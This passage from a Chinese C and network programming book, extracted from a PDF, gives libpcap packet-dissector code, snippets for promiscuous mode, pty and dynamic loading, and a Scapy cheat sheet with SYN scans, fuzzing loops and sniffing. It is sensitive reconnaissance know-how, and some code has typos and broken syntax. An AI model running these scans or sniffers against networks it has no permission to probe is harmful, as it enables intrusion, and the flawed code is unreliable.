printf("Identifier:%d\n", icmp\_protocol->icmp\_id);

/\* 获得标识符 \*/

printf("Sequence Number:%d\n", icmp\_protocol->icmp\_sequence);

/\* 获得序列号 \*/

**break**; **case** 0:

/\* 类型为0， 表示是回显应答ICMP数据包 \*/ printf("ICMP Echo Reply Protocol \n");

printf("ICMP Code:%d\n", icmp\_protocol->icmp\_code);

/\* 获得ICMP代码 \*/

printf("Identifier:%d\n", icmp\_protocol->icmp\_id);

/\* 获得标识符 \*/

printf("Sequence Number:%d\n", icmp\_protocol->icmp\_sequence);

/\* 获得序列号 \*/

**break**; **default**:

**break**;

/\* 其它类型的ICMP数据包在此没有分析， 读者可以在此添加其它类型的ICMP数据包的分析 \*/

}

printf("ICMP Checksum:%d\n", ntohs(icmp\_protocol->icmp\_checksum));

/\* 获得校验和 \*/

}

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是实现ARP协议分析的函数定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

void arp\_protocol\_packet\_callback(u\_char \*argument, const **struct** pcap\_pkthdr \*packet\_header, const u\_char

\*packet\_content)

{

**struct** arp\_header \*arp\_protocol;

/\* ARP协议变量 \*/ u\_short protocol\_type;

/\* 协议类型 \*/

u\_short hardware\_type;

/\* 硬件类型 \*/

u\_short operation\_code;

/\* 操 作 码 \*/ u\_char \*mac\_string;

/\* 以太网地址 \*/

856/990

QQ群：632167235

**struct** in\_addr source\_ip\_address;

/\* 源IP地址 \*/

**struct** in\_addr destination\_ip\_address;

/\* 目的IP地址 \*/

u\_char hardware\_length;

/\* 硬件地址长度 \*/ u\_char protocol\_length;

/\* 协议地址长度 \*/

printf(" ARP Protocol (Network Layer)

--------\n");

arp\_protocol = (**struct** arp\_header\*)(packet\_content + 14);

/\* 获得ARP协议数据内容， 跳过以太网协议部分 \*/ hardware\_type = ntohs(arp\_protocol->arp\_hardware\_type);

/\* 获得硬件类型 \*/

protocol\_type = ntohs(arp\_protocol->arp\_protocol\_type);

/\* 获得协议类型 \*/

operation\_code = ntohs(arp\_protocol->arp\_operation\_code);

/\* 获得操作码 \*/

hardware\_length = arp\_protocol->arp\_hardware\_length;

/\* 获得硬件地址长度 \*/

protocol\_length = arp\_protocol->arp\_protocol\_length;

/\* 获得协议地址长度 \*/

printf("ARP Hardware Type:%d\n", hardware\_type); printf("ARP Protocol Type:%d\n", protocol\_type); printf("ARP Hardware Length:%d\n", hardware\_length); printf("ARP Protocol Length:%d\n", protocol\_length); printf("ARP Operation:%d\n", operation\_code);

**switch** (operation\_code) /\* 根据操作码判断ARP协议类型 \*/

{

**case** 1:

printf("ARP Request Protocol\n");

**break**;

/\* 操作码为1， 表示是ARP请求协议 \*/

**case** 2:

printf("ARP Reply Protocol\n");

**break**;

/\* 操作码为2， 表示是ARP应答协议 \*/

**case** 3:

printf("RARP Request Protocol\n");

**break**;

/\* 操作码为3， 表示是RARP请求协议 \*/

**case** 4:

printf("RARP Reply Protocol\n");

**break**;

/\* 操作码为4， 表示是RARP应答协议 \*/

**default**:

**break**;

}

printf("Ethernet Source Address is : \n");

mac\_string = arp\_protocol->arp\_source\_ethernet\_address; printf("%02x:%02x:%02x:%02x:%02x:%02x\n", \*mac\_string, \*(mac\_string + 1), \*(mac\_string + 2), \*

(mac\_string + 3), \*(mac\_string + 4), \*(mac\_string + 5));

/\* 获得源以太网地址 \*/

memcpy((void\*) &source\_ip\_address, (void\*) &arp\_protocol->arp\_source\_ip\_address, **sizeof**(**struct** in\_addr)); printf("Source IP Address:%s\n", inet\_ntoa(source\_ip\_address));

/\* 获得源IP地址 \*/

printf("Ethernet Destination Address is : \n");

mac\_string = arp\_protocol->arp\_destination\_ethernet\_address; printf("%02x:%02x:%02x:%02x:%02x:%02x\n", \*mac\_string, \*(mac\_string + 1), \*(mac\_string + 2), \*

(mac\_string + 3), \*(mac\_string + 4), \*(mac\_string + 5));

/\* 获得目的以太网地址 \*/

memcpy((void\*) &destination\_ip\_address, (void\*) &arp\_protocol->arp\_destination\_ip\_address, **sizeof**(**struct**

857/990

QQ群：632167235

in\_addr));

printf("Destination IP Address:%s\n", inet\_ntoa(destination\_ip\_address));

/\* 获得目的IP地址 \*/

}

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是实现分析IP协议的函数定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

void ip\_protocol\_packet\_callback(u\_char \*argument, const **struct** pcap\_pkthdr \*packet\_header, const u\_char

\*packet\_content)

{

**struct** ip\_header \*ip\_protocol;

/\* IP协议变量 \*/ u\_int header\_length;

/\* 首部长度 \*/ u\_int offset;

/\* 偏移 \*/ u\_char tos;

/\* 服 务 质 量 \*/ u\_int16\_t checksum;

/\* 校验和 \*/

ip\_protocol = (**struct** ip\_header\*)(packet\_content + 14);

/\* 获得IP协议数据内容， 跳过以太网协议部分 \*/ checksum = ntohs(ip\_protocol->ip\_checksum);

/\* 获得校验和 \*/

header\_length = ip\_protocol->ip\_header\_length \*4;

/\* 获得IP首部长度 \*/

tos = ip\_protocol->ip\_tos;

/\* 获得服务质量 \*/

offset = ntohs(ip\_protocol->ip\_off);

/\* 活动偏移 \*/

printf("----------- IP Protocol (Network Layer) \n");

printf("IP Version:%d\n", ip\_protocol->ip\_version);

/\* 获得版本号 \*/

printf("Header length:%d\n", header\_length); printf("TOS:%d\n", tos);

printf("Total length:%d\n", ntohs(ip\_protocol->ip\_length));

/\* 获得总长度 \*/

printf("Identification:%d\n", ntohs(ip\_protocol->ip\_id));

/\* 获得标识 \*/

printf("Offset:%d\n", (offset &0x1fff) \*8); printf("TTL:%d\n", ip\_protocol->ip\_ttl);

/\* 获得生存时间 \*/

printf("Protocol:%d\n", ip\_protocol->ip\_protocol);

/\* 获得协议类型 \*/

**switch** (ip\_protocol->ip\_protocol)

/\* 根据协议类型判断上层协议类型 \*/

{

**case** 6:

printf("The Transport Layer Protocol is TCP\n");

**break**;

/\* 上层协议为TCP协议 \*/

**case** 17:

printf("The Transport Layer Protocol is UDP\n");

**break**;

/\* 上层协议为UDP协议 \*/

**case** 1:

printf("The Transport Layer Protocol is ICMP\n");

**break**;

/\* 上层协议为ICMP协议 \*/

858/990

QQ群：632167235

**default**:

**break**;

}

printf("Header checksum:%d\n", checksum);

/\* 校验和 \*/

printf("Source address:%s\n", inet\_ntoa(ip\_protocol->ip\_souce\_address));

/\* 获得源IP地址 \*/

printf("Destination address:%s\n", inet\_ntoa(ip\_protocol->ip\_destination\_address));

/\* 获得目的IP地址 \*/

**switch** (ip\_protocol->ip\_protocol)

/\* 判断上层协议类型， 然后调用相应的函数进行分析 \*/

{

**case** 6:

/\* 上层协议为TCP协议 \*/

tcp\_protocol\_packet\_callback(argument, packet\_header, packet\_content);

**break**;

/\* 调用分析TCP协议的函数， 注意参数的传递， 表示分析的是同一个网络数据包 \*/

**case** 17:

/\* 上层协议为UDP协议 \*/

udp\_protocol\_packet\_callback(argument, packet\_header, packet\_content);

**break**;

/\* 调用分析UDP协议的函数， 注意参数的传递方式 \*/

**case** 1:

/\* 上层协议为ICMP协议 \*/

icmp\_protocol\_packet\_callback(argument, packet\_header, packet\_content);

**break**;

/\* 调用分析ICMP协议的函数， 注意参数的传递 \*/

**default**:

**break**;

/\* 其他类型的协议在此没有分析， 读者可以在此进一步分析其它传输层协议 \*/

}

}

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是分析以太网协议的函数定义， 同时它也是回调函数

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

void ethernet\_protocol\_packet\_callback(u\_char \*argument, const **struct** pcap\_pkthdr \*packet\_header, const u\_char \*packet\_content)

{

u\_short ethernet\_type;

/\* 以太网类型 \*/

**struct** ether\_header \*ethernet\_protocol;

/\* 以太网协议变量 \*/ u\_char \*mac\_string;

/\* 以太网地址 \*/

static int packet\_number = 1; printf("\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\n"); printf("The %d packet is captured.\n", packet\_number);

printf("-------- Ehternet Protocol (Link Layer) \n");

ethernet\_protocol = (**struct** ether\_header\*)packet\_content;

/\* 获得以太网协议数据内容 \*/ printf("Ethernet type is :\n");

ethernet\_type = ntohs(ethernet\_protocol->ether\_type);

/\* 获 得 以 太 网 类 型 \*/ printf("%04x\n", ethernet\_type); **switch** (ethernet\_type)

/\* 根据以太网类型字段判断上层协议类型 \*/

{

**case** 0x0800:

printf("The network layer is IP protocol\n");

859/990

QQ群：632167235

**break**;

/\* 上层协议为IP协议 \*/

**case** 0x0806:

printf("The network layer is ARP protocol\n");

**break**;

/\* 上层协议为ARP协议 \*/

**case** 0x8035:

printf("The network layer is RARP protocol\n");

**break**;

/\* 上层协议为RARP协议 \*/

**default**:

**break**;

}

printf("Mac Source Address is : \n"); mac\_string = ethernet\_protocol->ether\_shost;

printf("%02x:%02x:%02x:%02x:%02x:%02x\n", \*mac\_string, \*(mac\_string + 1), \*(mac\_string + 2), \*

(mac\_string + 3), \*(mac\_string + 4), \*(mac\_string + 5));

/\* 获得源以太网地址 \*/

printf("Mac Destination Address is : \n");

mac\_string = ethernet\_protocol->ether\_dhost;

printf("%02x:%02x:%02x:%02x:%02x:%02x\n", \*mac\_string, \*(mac\_string + 1), \*(mac\_string + 2), \* (mac\_string + 3), \*(mac\_string + 4), \*(mac\_string + 5));

/\* 获得目的以太网地址 \*/

**switch** (ethernet\_type)

/\* 根据以太网类型字段判断上层协议， 然后调用相应函数进行分析 \*/

{

**case** 0x0806:

/\* 上层是ARP协议 \*/arp\_protocol\_packet\_callback(argument, packet\_header, packet\_content);

**break**;

/\* 调用分析ARP协议的函数 \*/

**case** 0x0800:

/\* 上层是IP协议 \*/ip\_protocol\_packet\_callback(argument, packet\_header, packet\_content);

**break**;

/\* 调用分析IP协议的函数 \*/

**default**:

**break**; /\* 其它的协议在此没有分析， 读者可以试着进一步分析 \*/

}

printf("\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\n"); packet\_number++;

}

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是主函数的定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

void main()

{

pcap\_t \*pcap\_handle;

/\* libpap句柄 \*/

char error\_content[PCAP\_ERRBUF\_SIZE];

/\* 存储错误内容 \*/ char \*net\_interface;

/\* 网络接口 \*/

**struct** bpf\_program bpf\_filter;

/\* BPF过滤规则 \*/

char bpf\_filter\_string[] = "";

/\* 过滤规则字符串， 此时为空的， 表示捕获所有的网络数据包， 而不是捕获特定的网络数据包 \*/ bpf\_u\_int32 net\_mask;

/\* 网络掩码 \*/ bpf\_u\_int32 net\_ip;

/\* 网络地址 \*/

860/990

QQ群：632167235

net\_interface = pcap\_lookupdev(error\_content);

/\* 获得网络接口 \*/

pcap\_lookupnet(net\_interface, &net\_ip, &net\_mask, error\_content);

/\* 获得网络地址和网络掩码 \*/

pcap\_handle = pcap\_open\_live(net\_interface, BUFSIZ, 1, 0, error\_content);

/\* 打开网络接口 \*/

pcap\_compile(pcap\_handle, &bpf\_filter, bpf\_filter\_string, 0, net\_ip);

/\* 编 译 过 滤 规 则 \*/ pcap\_setfilter(pcap\_handle, &bpf\_filter);

/\* 设置过滤规则 \*/

**if** (pcap\_datalink(pcap\_handle) != DLT\_EN10MB)

**return** ;

pcap\_loop(pcap\_handle, - 1, ethernet\_protocol\_packet\_callback, **NULL**);

/\* 注册回调函数， 循环捕获网络数据包， 然后调用回调函数对捕获的网络数据包进行分析 \*/ pcap\_close(pcap\_handle);

/\* 关闭Libpcap操作 \*/

}

**9.2.8** 关闭回显

main()

{

**struct** termios ts, ots; char passbuf[1024];

tcgetattr(STDIN\_FILENO, &ts); ots = ts;

ts.c\_lflag &= ~ECHO; ts.c\_lflag |= ECHONL;

tcsetattr(STDIN\_FILENO, TCSAFLUSH, &ts);

tcgetattr(STDIN\_FILENO, &ts);

**if** (ts.c\_lflag & ECHO) {

fprintf(stderr, "Failed to turn off echo\n"); tcsetattr(STDIN\_FILENO, TCSANOW, &ots); exit(1);

}

printf("enter password:"); fflush(stdout); fgets(passbuf, 1024, stdin);

tcsetattr(STDIN\_FILENO, TCSANOW, &ots);

}

**9.2.9** 动态装载

**#include <dlfcn.h> #include <stdio.h> #include <stdlib.h>**

**typedef** void (\*hello\_function)(void)

main()

861/990

QQ群：632167235

{

void \*library; hello\_function hello; const char \*error;

library = dlopen("libhello.so", RTLD\_LAZY);

**if** (library == **NULL**) {

fprint(stderr, "Could not open libhello.so: %s\n", dlerror()); exit(1);

}

dlerror();

hello = dlsym(library, "print\_hello"); error = dlerror();

**if** (error) {

fprint(stderr, "Could not find print\_hello: %s\n", error); exit(1);

}

(\*hello)(); dlclose(library); **return** 0;

}

//编译时要加上dl库

**9.2.10** 执行动态连接库

**#include <stdio.h> #include <stdlib.h>**

const char my\_interp[] attribute ((section(".interp"))) = "/lib/ld-2.5.so";

func()

{

printf("hello\n"); exit(0); #必须加入这个

}

//gcc -shared -Wl,-e,func a.c -o a.so -lc

**9.2.11** 网卡混杂模式

char \*ethname = "eth0";

**struct** ifreq ifr;

/\*对网卡eth0进行混杂设置\*/

/\*网络接口结构\*/

strcpy(ifr.ifr\_name, ethname);

/\*"eth0"写入ifr结构的一个字段中\*/

i = ioctl (fd, SIOCGIFFLAGS, &ifr); /\*获得eth0的标志位值\*/

**if** (i<0)

{

/\*判断是否取出出错\*/

close(fd);

perror("can't get flags \n");

**return** -1;

}

862/990

QQ群：632167235

ifr.ifr\_flags|=IFF\_PROMISC; /\*保留原来设置的情况下， 在标志位中加入"混杂"方式\*/ i = ioctl(fd, SIOCSIFFLAGS, &ifr); /\*将标志位设置写入\*/

**if** (i<0)

/\*判断是否写入出错\*/

{

perror("promiscuous set error\n");

**return** -2;

}

**9.2.12** 避免信号中断

sigset\_t hup;

sigemptyset(&hup); sigaddset(&hup, SIGHUP);

sigprocmask(SIG\_BLOCK, &hup, **NULL**); src = somestring;

**while**(\*src)

\*dest++ = \*src++; sigprocmask(SIG\_UNBLOCK, &hup, **NULL**);

**9.2.13** 单链表全部操作

**#include "stdafx.h" #include "stdio.h" #include <stdlib.h> #include "string.h"**

**typedef** int elemType ;

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

/\*

以下是关于线性表链接存储（ 单链表） 操作的18种算法

\*/

/\* 1.初始化线性表， 即置单链表的表头指针为空 \*/

/\* 2.创建线性表， 此函数输入负数终止读取数据\*/

/\* 3.打印链表， 链表的遍历\*/

/\* 4.清除线性表L中的所有元素， 即释放单链表L中所有的结点， 使之成为一个空表 \*/

/\* 5.返回单链表的长度 \*/

/\* 6.检查单链表是否为空， 若为空则返回１ ， 否则返回０ \*/

/\* 7.返回单链表中第pos个结点中的元素， 若pos超出范围， 则停止程序运行 \*/

/\* 8.从单链表中查找具有给定值x的第一个元素， 若查找成功则返回该结点data域的存储地址， 否则返回NULL \*/

/\* 9.把单链表中第pos个结点的值修改为x的值， 若修改成功返回１ ， 否则返回０ \*/

/\* 10.向单链表的表头插入一个元素 \*/

/\* 11.向单链表的末尾添加一个元素 \*/

/\* 12.向单链表中第pos个结点位置插入元素为x的结点， 若插入成功返回１ ， 否则返回０ \*/

/\* 13.向有序单链表中插入元素x结点， 使得插入后仍然有序 \*/

/\* 14.从单链表中删除表头结点， 并把该结点的值返回， 若删除失败则停止程序运行 \*/

/\* 15.从单链表中删除表尾结点并返回它的值， 若删除失败则停止程序运行 \*/

/\* 16.从单链表中删除第pos个结点并返回它的值， 若删除失败则停止程序运行 \*/

/\* 17.从单链表中删除值为x的第一个结点， 若删除成功则返回1,否则返回0 \*/

/\* 18.交换2个元素的位置 \*/

/\* 19.将线性表进行快速排序 \*/

863/990

QQ群：632167235

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

**typedef struct** Node{ /\* 定义单链表结点类型 \*/ elemType element;

Node \*next;

}Node;

/\* 1.初始化线性表， 即置单链表的表头指针为空 \*/ void initList(Node \*\*pNode)

{

\*pNode = **NULL**;

printf("initList函数执行， 初始化成功\n");

}

/\* 2.创建线性表， 此函数输入负数终止读取数据\*/ Node \*creatList(Node \*pHead)

{

Node \*p1;

Node \*p2;

p1=p2=(Node \*)malloc(**sizeof**(Node)); //申请新节点

**if**(p1 == **NULL** || p2 ==**NULL**)

{

printf("内存分配失败\n"); exit(0);

}

memset(p1,0,**sizeof**(Node));

scanf("%d",&p1->element);

//输入新节点

p1->next = **NULL**; **while**(p1->element > 0)

{

**if**(pHead == **NULL**)

{

pHead = p1;

}

**else**

{

p2->next = p1;

}

//新节点的指针置为空

//输入的值大于0则继续， 直到输入的值为负

//空表， 接入表头

//非空表， 接入表尾

p2 = p1;

p1=(Node \*)malloc(**sizeof**(Node));

**if**(p1 == **NULL** || p2 ==**NULL**)

{

printf("内存分配失败\n"); exit(0);

}

memset(p1,0,**sizeof**(Node)); scanf("%d",&p1->element); p1->next = **NULL**;

//再重申请一个节点

}

printf("creatList函数执行， 链表创建成功\n");

**return** pHead;

//返回链表的头指针

}

/\* 3.打印链表， 链表的遍历\*/ void printList(Node \*pHead)

{

**if**(**NULL** == pHead) //链表为空

{

printf("PrintList函数执行， 链表为空\n");

864/990

QQ群：632167235

}

**else**

{

**while**(**NULL** != pHead)

{

printf("%d ",pHead->element); pHead = pHead->next;

}

printf("\n");

}

}

/\* 4.清除线性表L中的所有元素， 即释放单链表L中所有的结点， 使之成为一个空表 \*/ void clearList(Node \*pHead)

{

Node \*pNext;

//定义一个与pHead相邻节点

**if**(pHead == **NULL**)

{

printf("clearList函数执行， 链表为空\n");

**return**;

}

**while**(pHead->next != **NULL**)

{

pNext = pHead->next;//保存下一结点的指针free(pHead);

pHead = pNext;

//表头下移

}

printf("clearList函数执行， 链表已经清除\n");

}

/\* 5.返回单链表的长度 \*/ int sizeList(Node \*pHead)

{

int size = 0;

**while**(pHead != **NULL**)

{

size++;

//遍历链表size大小比链表的实际长度小1

pHead = pHead->next;

}

printf("sizeList函数执行， 链表长度 %d \n",size);

**return** size; //链表的实际长度

}

/\* 6.检查单链表是否为空， 若为空则返回１ ， 否则返回０ \*/ int isEmptyList(Node \*pHead)

{

**if**(pHead == **NULL**)

{

printf("isEmptyList函数执行， 链表为空\n");

**return** 1;

}

printf("isEmptyList函数执行， 链表非空\n");

**return** 0;

}

/\* 7.返回单链表中第pos个结点中的元素， 若pos超出范围， 则停止程序运行 \*/ elemType getElement(Node \*pHead, int pos)

{

865/990

QQ群：632167235

int i=0;

**if**(pos < 1)

{

printf("getElement函数执行， pos值非法\n");

**return** 0;

}

**if**(pHead == **NULL**)

{

printf("getElement函数执行， 链表为空\n");

**return** 0;

//exit(1);

}

**while**(pHead !=**NULL**)

{

++i;

**if**(i == pos)

{

**break**;

}

pHead = pHead->next; //移到下一结点

}

**if**(i < pos)

//链表长度不足则退出

{

printf("getElement函数执行， pos值超出链表长度\n");

**return** 0;

}

**return** pHead->element;

}

/\* 8.从单链表中查找具有给定值x的第一个元素， 若查找成功则返回该结点data域的存储地址， 否则返回NULL \*/

elemType \*getElemAddr(Node \*pHead, elemType x)

{

**if**(**NULL** == pHead)

{

printf("getElemAddr函数执行， 链表为空\n");

**return NULL**;

}

**if**(x < 0)

{

printf("getElemAddr函数执行， 给定值X不合法\n");

**return NULL**;

}

**while**((pHead->element != x) && (**NULL** != pHead->next)) //判断是否到链表末尾， 以及是否存在所要找的元素

{

pHead = pHead->next;

}

**if**((pHead->element != x) && (pHead != **NULL**))

{

printf("getElemAddr函数执行， 在链表中未找到x值\n");

**return NULL**;

}

**if**(pHead->element == x)

{

printf("getElemAddr函数执行， 元素 %d 的地址为 0x%x\n",x,&(pHead->element));

}

**return** &(pHead->element);//返回元素的地址

866/990

QQ群：632167235

}

/\* 9.把单链表中第pos个结点的值修改为x的值， 若修改成功返回１ ， 否则返回０ \*/ int modifyElem(Node \*pNode,int pos,elemType x)

{

Node \*pHead; pHead = pNode; int i = 0;

**if**(**NULL** == pHead)

{

printf("modifyElem函数执行， 链表为空\n");

}

**if**(pos < 1)

{

printf("modifyElem函数执行， pos值非法\n");

**return** 0;

}

**while**(pHead !=**NULL**)

{

++i;

**if**(i == pos)

{

**break**;

}

pHead = pHead->next; //移到下一结点

}

**if**(i < pos)

//链表长度不足则退出

{

printf("modifyElem函数执行， pos值超出链表长度\n");

**return** 0;

}

pNode = pHead; pNode->element = x;

printf("modifyElem函数执行\n");

**return** 1;

}

/\* 10.向单链表的表头插入一个元素 \*/

int insertHeadList(Node \*\*pNode,elemType insertElem)

{

Node \*pInsert;

pInsert = (Node \*)malloc(**sizeof**(Node)); memset(pInsert,0,**sizeof**(Node)); pInsert->element = insertElem;

pInsert->next = \*pNode;

\*pNode = pInsert;

printf("insertHeadList函数执行， 向表头插入元素成功\n");

**return** 1;

}

/\* 11.向单链表的末尾添加一个元素 \*/

int insertLastList(Node \*\*pNode,elemType insertElem)

{

Node \*pInsert; Node \*pHead;

Node \*pTmp; //定义一个临时链表用来存放第一个节点

pHead = \*pNode;

867/990

QQ群：632167235

pTmp = pHead;

pInsert = (Node \*)malloc(**sizeof**(Node)); //申请一个新节点memset(pInsert,0,**sizeof**(Node));

pInsert->element = insertElem;

**while**(pHead->next != **NULL**)

{

pHead = pHead->next;

}

pHead->next = pInsert; //将链表末尾节点的下一结点指向新添加的节点

\*pNode = pTmp;

printf("insertLastList函数执行， 向表尾插入元素成功\n");

**return** 1;

}

/\* 12.向单链表中第pos个结点位置插入元素为x的结点， 若插入成功返回１ ， 否则返回０ \*/

/\* 13.向有序单链表中插入元素x结点， 使得插入后仍然有序 \*/

/\* 14.从单链表中删除表头结点， 并把该结点的值返回， 若删除失败则停止程序运行 \*/

/\* 15.从单链表中删除表尾结点并返回它的值， 若删除失败则停止程序运行 \*/

/\* 16.从单链表中删除第pos个结点并返回它的值， 若删除失败则停止程序运行 \*/

/\* 17.从单链表中删除值为x的第一个结点， 若删除成功则返回1,否则返回0 \*/

/\* 18.交换2个元素的位置 \*/

/\* 19.将线性表进行快速排序 \*/

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/ int main()

{

Node \*pList=**NULL**; int length = 0;

elemType posElem;

initList(&pList); printList(pList);

//链表初始化

//遍历链表， 打印链表

pList=creatList(pList); //创建链表printList(pList);

sizeList(pList); printList(pList);

//链表的长度

isEmptyList(pList);

//判断链表是否为空链表

posElem = getElement(pList,3); //获取第三个元素， 如果元素不足3个， 则返回0

printf("getElement函数执行， 位置 3 中的元素为 %d\n",posElem); printList(pList);

getElemAddr(pList,5); //获得元素5的地址

modifyElem(pList,4,1); //将链表中位置4上的元素修改为1 printList(pList);

insertHeadList(&pList,5); //表头插入元素12 printList(pList);

insertLastList(&pList,10); //表尾插入元素10 printList(pList);

clearList(pList); system("pause");

//清空链表

868/990

QQ群：632167235

}

**9.2.14** 调试输出开关

// 通过重定义函数打印调试信息

**#define DEBUG #ifdef DEBUG**

**#define PDEBUG(format, arg...) printf("QF:"format, ##arg) #else**

**#define PDEBUG(format, arg...) do while(0) #endif**

**9.2.15** 读写套接字

/\*

读写网络套接字时， 往往由于缓冲区大小的问题而读写不够字数

\*/

**#include <unistd.h>**

ssize\_t readn(int fd, void \*vptr, size\_t n)

{

ssize\_t nleft; /\* 剩余字节 \*/

ssize\_t nread; /\* 一次读取的字节 \*/ char \*ptr;

ptr = vptr; nleft = n;

**while** (nleft > 0) {

**if** ((nread = read(fd, ptr, nleft)) < 0) {

**if** (errno == EINTR)

nread = 0; /\* 由于信号中断， 重新运行read \*/

**else**

**return** -1;

} **else if** (nread == 0)

**break**; /\* EOF \*/ nleft -= nread;

ptr += nread;

}

**return** (n - nleft);

}

ssize\_t writen(int fd, const void \*vptr, size\_t n)

{

ssize\_t nleft; ssize\_t nwrite; const char \*ptr;

ptr = vptr; nleft = n;

**while** (nleft > 0) {

**if** ((nwrite = write(fd, ptr, nleft)) <= 0) {

**if** (errno == EINTR)

nwrite = 0; /\* 由于信号中断， 重新运行read \*/

869/990

QQ群：632167235

**else**

**return** -1;

}

nleft -= nwrite; ptr += nwrite;

}

**return** n;

}

**9.2.16** 虚拟终端

// shell登录后会打开一个本地终端

**#include <stdio.h> #include <stdlib.h> #include <string.h> #include <unistd.h> #include <sys/types.h> #include <linux/limits.h> #include <pty.h>**

int main()

{

int pty, slave;

char pty\_name[PATH\_MAX]; int ret;

pid\_t child;

ret = openpty(&pty, &slave, pty\_name, **NULL**, **NULL**); **if** ( ret == -1 ){

perror("openpty"); exit(EXIT\_FAILURE);

}

child = fork();

**if** (child == -1){ perror("fork"); exit(EXIT\_FAILURE);

} **else if** (child == 0) { close(pty); login\_tty(slave);

execl("/usr/bin/passwd", "passwd", **NULL**);

}

close(slave);

printf("pty name: %s\n", pty\_name); write(pty, "ls", 2); exit(EXIT\_SUCCESS);

}

int main()

{

int pty, slave;

char pty\_name[PATH\_MAX]; int ret;

pid\_t child; char buf[1024];

child = forkpty(&pty, pty\_name, **NULL**, **NULL**); **if** (child == -1) {

870/990

QQ群：632167235

perror("forkpty");

**return** -1;

}

**if** (child == 0) { sleep(10);

execl("/bin/bash", "bash", "-c", "ls", **NULL**);

}

printf("pty name: %s\n", pty\_name);

**if** (read(pty, buf, **sizeof**(buf)) < 0) { perror("read");

**return** -1;

}

printf("%s", buf);

}

**9.3 Scapy**

杂项

\_： 表示上一个输出的内容

隐藏默认参数： p.hide\_defaults()

ls()： 列出二层协议

lsc()： 列出三层协议

用wireshark打开一个包： wireshark(packets) 配置： conf.prog.wireshark

包内容输出

a[423].pdfdump(layer\_shift=1) a[423].psdump("/tmp/isakmp\_pkt.eps",layer\_shift=1)

生成包集合

[a=IP(dst="www.slashdot.org/30")](http://www.slashdot.org/30) [p for p in a]

b=IP(ttl=[1,2,(5,9)])

[p for p in a/b]

871/990

**Command**

**Effect**

str(pkt)

assemble the packet

hexdump(pkt)

have an hexadecimal dump

ls(pkt)

have the list of fields values

pkt.summary()

for a one-line summary

pkt.show()

for a developped view of the packet

pkt.show2()

same as show but on the assembled packet (checksum is calculated, for instance)

pkt.sprintf()

fills a format string with fields values of the packet

pkt.decode\_payload\_as()

changes the way the payload is decoded

pkt.psdump()

draws a PostScript diagram with explained dissection

pkt.pdfdump()

draws a PDF with explained dissection

pkt.command()

return a Scapy command that can generate the packet

QQ群：632167235

发送包

send(IP(dst="1.2.3.4")/ICMP())

sendp(rdpcap("/tmp/pcapfile")) # tcpreplay

Fuzzing

改变默认的值：

send(IP(dst="target")/fuzz(UDP()/NTP(version=4)),loop=1)

发送和接收包

[p=sr1(IP(dst="www.slashdot.org")/ICMP()/"XXXXXXXXXXX")](http://www.slashdot.org/) [sr(IP(dst="192.168.5.1")/UDP()/DNS(rd=1,qd=DNSQR(qname="www.slashdot.org")))](http://www.slashdot.org/) sr(IP(dst="172.20.29.5/30")/TCP(dport=[21,22,23]),inter=0.5,retry=-2,timeout=1)

SYN Scans

sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S")) sr(IP(dst="192.168.1.1")/TCP(sport=RandShort(),dport=[440,441,442,443],flags="S"))

ans,unans = \_ ans.summary()

ans.summary( lambda(s,r): r.sprintf("%TCP.sport% \t %TCP.flags%") )

ans.make\_table(lambda(s,r): (s.dst, s.dport,r.sprintf("{TCP:%TCP.flags%}{ICMP:%IP.src% - %ICMP.type%}")))

ans.summary(lfilter = lambda (s,r): r.sprintf("%TCP.flags%") == "SA",prn=lambda(s,r):r.sprintf("%TCP.sport% is open")

ans.filter(lambda (s,r):TCP in r and r[TCP].flags&2).make\_table(lambda (s,r): (s.dst, s.dport, "X"))

TCP traceroute

ans,unans=sr(IP(dst=target, ttl=(4,25),id=RandShort())/TCP(flags=0x2))

for snd,rcv in ans:

print snd.ttl, rcv.src, isinstance(rcv.payload, TCP)

872/990

**Command**

**Effect**

summary()

displays a list of summaries of each packet

nsummary()

same as previous, with the packet number

conversations()

displays a graph of conversations

show()

displays the prefered representation (usually nsummary())

filter()

returns a packet list filtered with a lambda function

hexdump()

returns a hexdump of all packets

hexraw()

returns a hexdump of the Raw layer of all packets

padding()

returns a hexdump of packets with padding

nzpadding()

returns a hexdump of packets with non-zero padding

plot()

plots a lambda function applied to the packet list

make table()

displays a table according to a lambda function

QQ群：632167235

[traceroute(["www.yahoo.com","www.altavista.com","www.wisenut.com","www.copernic.com"],maxttl=20)](http://www.copernic.com/)

result,unans=\_

result.filter(lambda x: Padding in x[1])

r3=result+r2

Sniffing

pkts = sniff(prn=lambda x:x.sprintf("{IP:%IP.src% -> %IP.dst%\n}{Raw:%Raw.load%\n}"))

Send and receive in a loop

[srloop(IP(dst="www.target.com/30")/TCP())](http://www.target.com/30)

Importing and Exporting Data

